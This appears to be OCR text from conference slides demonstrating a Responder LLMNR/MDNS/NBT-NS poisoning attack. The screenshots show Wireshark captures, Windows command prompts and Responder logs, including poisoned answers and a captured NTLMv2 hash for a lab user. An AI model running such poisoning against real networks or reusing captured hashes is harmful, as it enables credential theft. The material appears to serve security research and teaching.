698 67.930898 192.168.87.250 192.168.87.1 DNS 87 Standard query 0xb8fe A blacksdfsdfhat.tokelosh.net
699 67.940759 192.168.87.1 192.168.87.250 DNS 103 Standard query response 0xb8fe A blacksdfsdfhat.tokelosh.net A 192.168.87.252
721 68.975565 192.168.87.250 192.168.87.1 DNS 87 Standard query 0x5974 A blacksdfsdfhat.tokelosh.net
722 68.
192.168.87.252
Frame 658:
Ethernet I
Internet P
User Datag
Domain Nam
0000 d4 ca
0010 00 49
0020 57 01
0030 00 00
0040 64 66
0050 65 74
Hotspot Authentication
Please log on to use the internet hotspot service
login
password
OK
Close
File Help
Connections
browser_connection
Hotspot restricting network a...
Cancel
Close
Profile: Default
ENG
21:05
Sunday
05/07/2020


Recycle Bin
trac
nmap-7.70
Google Chrome
cert
test_js
PuTTY
Microsoft Edge
winbox64
trac.defaults
cpmsi_tool
Capturing from Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
467 18.774874 fe80::383a:eae5:6b2… ff02::fb MDNS 94 Standard query 0x0000 AAAA ProxySrv.local, "QM" quest…
468 18.856683 192.168.87.1 192.168.87.250 TCP 54 [TCP Retransmission] 80 → 58738 [FIN, ACK] Seq=3073 A…
469 19.157493 192.168.87.1 192.168.87.250 DNS 107 Standard query response 0x9890 A settings-win.data.mi…
470 19.682768 192.168.87.250 224.0.0.251 MDNS 74 Standard query 0x0000 A ProxySrv.local, "QM" question
471 19.683101 fe80::383a:eae5:6b2… ff02::fb MDNS 94 Standard query 0x0000 A ProxySrv.local, "QM" question
Frame 1:
Ethernet I
Internet P
User Datag
DHCPv6
Hotspot Authentication
Please log on to use the internet hotspot service
login
password
OK
Wi-Fi:
File Help
Connections
browser_connection
Hotspot restricting network a...
Cancel
Close
Command Prompt - ipconfig /displaydns
C:\Users\user1>ipconfig /displaydns
Windows IP Configuration
www.gstatic.com
Record Name . . . . . : www.gstatic.com
Record Type . . . . . : 1
Time To Live . . . . : 65
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 172.217.170.35
iecvlist.microsoft.com
Record Name . . . . . : iecvlist.microsoft.com
Record Type . . . . . : 5
Time To Live . . . . : 1438
Data Length . . . . . : 8
Section . . . . . : Answer
CNAME Record . . . . : ie9comview.vo.msecnd.net
Record Name . . . . . : ie9comview.vo.msecnd.net
Record Type . . . . . : 5
Time To Live . . . . : 1438
Data Length . . . . . : 8
ENG
21:04
Sunday
05/07/2020



Recycle Bin
trac
nmap-7.70
Google Chrome
cert
test_js
PuTTY
Microsoft Edge
winlogbeat...
custom_VPN
winbox64
trac.defaults
cpmsi_tool
*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns.qry.name == blacksdfsdfhat.tokelosh.net
No. Time Source Destination Protocol Length Info
658 65.813903 192.168.87.250 192.168.87.1 DNS 87 Standard query 0x9a9f A blacksdfsdfhat.tokelosh.net
660 65.821176 192.168.87.1 192.168.87.250 DNS 103 Standard query response 0x9a9f A blacksdfsdfhat.tokelosh.net A 192.168.87.252
699 67.940759 192.168.87.1 192.168.87.250 DNS 103 Standard query response 0xb8fe A blacksdfsdfhat.tokelosh.net A 192.168.87.252
721 68.975565 192.168.87.250 192.168.87.1 DNS 87 Standard query 0x5974 A blacksdfsdfhat.tokelosh.net
722 68.981327 192.168.87.1 192.168.87.250 DNS 103 Standard query response 0x5974 A blacksdfsdfhat.tokelosh.net A 192.168.87.252
Frame 658: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface \Device\NPF_{834D3664-A969-4BF1-B294-E5C6B1E38D7F}, id 0
Ethernet II, Src: Tp-LinkT_18:da:da (e8:de:27:18:da:da), Dst: Routerbo_20:de:a1 (d4:ca:6d:20:de:a1)
Internet Protocol Version 4, Src: 192.168.87.250, Dst: 192.168.87.1
User Datagram Protocol, Src Port: 51039, Dst Port: 53
Domain Name System (query)
0000 d4 ca 6d 20 de a1 e8 de 27 18 da da 08 00 45 00
0010 00 49 65 e3 00 00 80 11 a4 74 c0 a8 57 fa c0 a8
0020 57 01 c7 5f 00 35 00 35 48 9c 9a 9f 01 00 00 01
0030 00 00 00 00 00 00 0e 62 6c 61 63 6b 73 64 66 73
0040 64 66 68 61 74 08 74 6f 6b 65 6c 6f 73 68 03 6e
0050 65 74 00 00 01 00 01
wireshark_Wi-Fi_20200705210241_a09336.pcapng
File Help
Connections
browser_connection
Hotspot restricting network a...
Cancel
Close
Command Prompt - net use \\blacksdfsdfhat\testtest
Data Length . . . . . : 8
Section . . . . . : Answer
CNAME Record . . . . : db5eap.licensing.md.mp.microsoft.com.akadns.net
Record Name . . . . . : db5eap.licensing.md.mp.microsoft.com.akadns.net
Record Type . . . . . : 1
Time To Live . . . . : 66
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 52.158.24.209
C:\Users\user1>net use \\blacksdfsdfhat\testtest
Enter the user name for 'blacksdfsdfhat':
ENG
21:05
Sunday
05/07/2020


Recycle Bin
trac
nmap-7.70
Google Chrome
cert
test_js
PuTTY
Microsoft Edge
winlogbeat...
custom_VPN
winbox64
trac.defaults
cpmsi_tool
Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns.qry.name == blacksdfsdfhat.tokelosh.net
No. Time Source Destination Protocc
658 65.813903 192.168.87.250 192.168.87.1 DNS
660 65.821176 192.168.87.1 192.168.87.250 DNS
698 67.930898 192.168.87.250 192.168.87.1 DNS
699 67.940759 192.168.87.1 192.168.87.250 DNS
721 68.975565 192.168.87.250 192.168.87.1 DNS
722 68.981327 192.168.87.1 192.168.87.250 DNS
Frame 658: 87 bytes on wire (696 bits), 87 bytes captured (696 bits)
Ethernet II, Src: Tp-LinkT_18:da:da (e8:de:27:18:da:da), Dst: Route
Internet Protocol Version 4, Src: 192.168.87.250, Dst: 192.168.87.1
User Datagram Protocol, Src Port: 51039, Dst Port: 53
Domain Name System (query)
wireshark_Wi-Fi_20200705210241_a09336.pcapng
File Help
Connections
browser_connection
Connected
Disconnect
Close
ENG
21:12
Sunday
05/07/2020
Command Prompt
C:\Users\user1>ipconfig /displaydns
Windows IP Configuration
C:\Users\user1>ipconfig /all
Windows IP Configuration
Host Name . . . . . : DESKTOP-0OKT1SB
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : srctestlab.com
tokelosh.net
Ethernet adapter Local Area Connection* 10:
Connection-specific DNS Suffix . : srctestlab.com
Description . . . . . :
Physical Address. . . . . : 02-05-85-7F-EB-80
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::8c0f:492a:abb9:96e8%17(Preferred)
IPv4 Address. . . . . : 192.168.38.100(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 0.0.0.0
DHCPv6 IAID . . . . . : 687998341
DHCPv6 Client DUID. . . . . : 00-01-00-01-24-8A-A3-A2-00-0C-29-C8-03-23
DNS Servers . . . . . : 192.168.38.2
NetBIOS over Tcpip. . . . . : Enabled
Ethernet adapter Ethernet 3:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . :
Physical Address. . . . . : 00-09-0F-AA-00-01
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Ethernet adapter Ethernet0:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-0C-29-C8-03-23
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Ethernet adapter Ethernet:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . :
Physical Address. . . . . : 54-BC-B4-48-B4-0E


Recycle Bin
trac
nmap-7.70
Google Chrome
cert
test_js
PuTTY
Microsoft Edge
winlogbeat...
custom_VPN
winbox64
trac.defaults
cpmsi_tool
Capturing from Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
729 69.996780 192.168.87.250 192.168.87.252 TCP 54 58869 → 445 [ACK] Seq=1 Ack=1 Win=131328 Len=0
730 69.997846 192.168.87.250 192.168.87.252 SMB2 294 Negotiate Protocol Request
731 70.053749 192.168.87.252 192.168.87.250 TCP 54 445 → 58869 [ACK] Seq=1 Ack=241 Win=64000 Len=0
732 70.055080 192.168.87.252 192.168.87.250 SMB2 291 Negotiate Protocol Response
Hotspot Authentication
Please log on to use the internet hotspot service.
login
password
OK
File Help
Connections
browser_connection
Hotspot restricting network a...
Cancel
Close
Command Prompt - net use \\blacksdfsdfhat\testtest
Data Length . . . . . : 8
Section . . . . . : Answer
CNAME Record . . . . : db5eap.licensing.md.mp.microsoft.com.akadns.net
Record Name . . . . . : db5eap.licensing.md.mp.microsoft.com.akadns.net
Record Type . . . . . : 1
Time To Live . . . . : 66
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 52.158.24.209
C:\Users\user1>net use \\blacksdfsdfhat\testtest
Enter the user name for 'blacksdfsdfhat':
ENG
21:05
Sunday
05/07/2020



Applications
Places
wireshark
Jul 5 23:08
root@host: ~/projects/Responder
root@host: ~/projects/Responder
root@host: /media/root/Untitled/respon...
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name ProxySrv.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name ProxySrv.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name ProxySrv.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name ProxySrv.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name ProxySrv.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name proxysrv.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name ProxySrv.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name ProxySrv.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name proxysrv.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name proxysrv.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name proxysrv.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name ProxySrv.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name ProxySrv.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name ProxySrv.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name ProxySrv.local
[*] [NBT-NS] Poisoned answer sent to 192.168.87.250 for name BLACKSDFSDFHAT (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name blacksdfsdfhat.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name blacksdfsdfhat.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name blacksdfsdfhat.local
[SMB] NTLMv2-SSP Client : 192.168.87.250
[SMB] NTLMv2-SSP Username : DESKTOP-00KT1SB\user1
[SMB] NTLMv2-SSP Hash : user1::DESKTOP-00KT1SB:685cfe23fc357312:A125C80C97407557395E5390C32DB249:0101000000000000C0653150DE09D2017F1A842C76E6B00B0000000002000800530004D0042003300100 1E00570049004E002D0050005200480034003900320052005100410046005600040014005300 4D0042003300 2E006C006F00630061006C0003003400570049004E002D0050005200480034003900320052005100410046005600040014005300 4D00420033002E006C006F00630061006C0005001400530 04D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000001000000002000 00E7D24093C61A46C8F4173BAC5028AA177D10BDD4A11331D48EE7DA1B058118760A0010000000000000000000000000000000000000000900260063006900660073002F0062006C00610063006B00730064006600730064006600680061007400000000000000000000
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name blacksdfsdfhat.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name blacksdfsdfhat.local
[*] Skipping previously captured hash for DESKTOP-00KT1SB\user1
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name DESKTOP-00KT1SB.local
[*] [MDNS] Poisoned answer sent to 192.168.87.250 for name DESKTOP-00KT1SB.local
*wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
smb2
No. Time Source Destination Pro
514 85.357421522 192.168.87.252 192.168.87.250 SM
515 85.383804135 192.168.87.250 192.168.87.252 SM
517 85.384654612 192.168.87.252 192.168.87.250 SM
518 85.417269828 192.168.87.250 192.168.87.252 SM
520 85.419350046 192.168.87.252 192.168.87.250 SM
521 85.436263695 192.168.87.250 192.168.87.252 SM
540 87.456554274 192.168.87.250 192.168.87.252 SM
542 87.457724344 192.168.87.252 192.168.87.250 SM
543 87.460630727 192.168.87.250 192.168.87.252 SM
545 87.462263305 192.168.87.252 192.168.87.250 SM
546 87.465149985 192.168.87.250 192.168.87.252 SM
548 87.482581097 192.168.87.252 192.168.87.250 SM
564 88.566027154 192.168.87.250 192.168.87.252 SM
566 88.566810791 192.168.87.252 192.168.87.250 SM
567 88.621972221 192.168.87.250 192.168.87.252 SM
569 88.623440664 192.168.87.252 192.168.87.250 SM
570 88.662600817 192.168.87.250 192.168.87.252 SM
572 88.675704105 192.168.87.252 192.168.87.250 SM
Frame 514: 291 bytes on wire (2328 bits), 291 bytes captured (2328 bits) on interf
Ethernet II, Src: IntelCor_49:93:54 (10:0b:a9:49:93:54), Dst: Tp-LinkT_18:da:da (e
Internet Protocol Version 4, Src: 192.168.87.252, Dst: 192.168.87.250
Transmission Control Protocol, Src Port: 445, Dst Port: 58864, Seq: 1, Ack: 74, Le
NetBIOS Session Service
Message Type: Session message (0x00)
Length: 233
0000 e8 de 27 18 da da 10 0b a9 49 93 54 08 00 45 00
0010 01 15 66 5c 40 00 40 06 a2 3f c0 a8 57 fc c0 a8
0020 57 fa 01 bd e5 f0 c4 12 c8 a6 90 3c 02 21 50 18
0030 01 f6 c4 d9 00 00 00 00 00 e9 fe 53 4d 42 40 00
SMB2 ...toco
Packets: 620 · Displayed: 18 (2.9%) · Dropped: 0 (0.0%)
Profile: Default

Demo – Responder attack fully connected in lock down mode




bit.ly/**orangevpn**

charlvdwalt wicusross

